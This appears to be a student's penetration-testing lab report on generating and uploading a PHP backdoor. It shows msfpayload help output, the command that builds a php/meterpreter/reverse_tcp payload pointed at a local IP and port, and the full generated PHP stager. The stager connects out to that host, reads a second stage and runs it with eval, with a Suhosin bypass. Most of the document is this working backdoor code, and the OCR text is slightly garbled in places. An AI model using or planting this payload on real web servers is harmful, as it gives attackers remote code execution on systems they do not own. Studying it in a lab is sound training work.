

Lab 8: Upload PHP Backdoor Payload


Name

Tran Minh Triet

Student ID

SE172241

Build PHP msfpayload




```
triolet@kali:~/Desktop$ msfpayload -h
Also a replacement for msfpayload and msfencode.
Usage: /usr/bin/msfpayload [options] <var-val>
Example: /usr/bin/msfpayload -p windows/meterpreter/reverse_tcp LHOST<IP> -f exe -o payload.exe

Options:
  -l, --list <type>          List all modules for [type]. Types are: payloads, encoders, nops, platforms, arch
  hs, --encrypt, formats, all <payload> Payload to use (--list payloads to list, --list-options for arguments). Specify
  --, or STDIN for custom
  --list-options             List --payload <value>'s standard, advanced and evasion options
  -f, --format <format>      Output format (use --list formats to list)
  -e, --encoder <encoder>    The encoder to use (use --list encoders to list)
  --service-name <value>    The service name to use when generating a service binary
  --sec-name <value>        The new section name to use when generating large Windows binaries. Default: ran
  don 4-character alpha string
  --smallest <value>        Generate the smallest possible payload using all available encoders
  --encrypt <value>         The type of encryption or encoding to apply to the shellcode (use --list encrypt
  to list)
  --encrypt-key <value>     A key to be used for --encrypt
  --encrypt-iv <value>      An initialization vector for --encrypt
  -a, --arch <arch>         The architecture to use for --payload and --encoders (use --list archs to list)
  --platform <platform>    The platform for --payload (use --list platforms to list)
  -o, --out <path>          Save the payload to a file
  --bad-chars <list>        Characters to avoid example: '\x00\xff'
  -n, --nopsled <length>    Prepend a nopsled of [length] size on to the payload
  --pad-nops <length>       Use nopsled size specified by -n <length> as the total payload size, auto-prepend
  ding a nopsled of quantity (nops minus payload length)
  --space <length>          The maximum size of the resulting payload
  --encoder-space <length>  The maximum size of the encoded payload (defaults to the -s value)
  -i, --iterations <count> The number of times to encode the payload
  --add-code <path>         Specify an additional win32 shellcode file to include
  -t, --template <path>     Specify a custom executable file to use as a template
  -k, --keep <value>         Preserve the --template behaviour and inject the payload as a new thread
  --var-name <value>        Specify a custom variable name to use for certain output formats
  -t, --timeout <seconds>   The number of seconds to wait when reading the payload from STDIN (default 30, 0
  to disable)
  -h, --help                Show this message

(triolet@kali:~/Desktop/pentest$ msfpayload -p php/meterpreter/reverse_tcp LHOST=192.168.159.128 LPORT=4444 R > PHONE_HOME.php
1 x 1 o
(-) No platform was selected, choosing Msf::Module::Platform::PHP from the payload
(-) No arch selected, selecting arch: php from the payload
No encoder specified, outputting raw payload
Payload size: 1116 bytes

(triolet@kali:~/Desktop/pentest$
```



```
1 /*<?php /**/ error_reporting(0); $ip = '192.168.159.128'; $port = 4444; if (($f = 'stream_socket_client') && is_callable($f)) { $s = $f("
tcp://{$ip}:{$port}"); $s type = 'stream'; } if (!($s && ($f = 'fsockopen') && is_callable($f)) { $s = $f($ip, $port); $s type = 'stream';
} if (!($s && ($f = 'socket_create') && is_callable($f)) { $s = $f(AF_INET, SOCK_STREAM, SOL_TCP); $res = @socket_connect($s, $ip, $port)
; if (!($res)) { die(); } $s type = 'socket'; } if (!($s type)) { die('no socket funcs'); } if (!($s)) { die('no socket'); } switch ($s type) {
case 'stream': $len = fread($s, 4); break; case 'socket': $len = socket_read($s, 4); break; } if (!($len)) { die(); } $a = unpack("Nlen",
$len); $len = $a['len']; $b = ''; while (strlen($b) < $len) { switch ($s type) { case 'stream': $b .= fread($s, strlen($b)); break;
case 'socket': $b .= socket_read($s, $len-strlen($b)); break; } } $GLOBALS['msgsock'] = $s; $GLOBALS['msgsock_type'] = $s type; if (
extension_loaded(' Suhosin') && ini_get(' Suhosin.executor.disable_eval')) { $suhosin_bypass=create_function('', $b); $suhosin_bypass(); }
else { eval($b); } die();
```

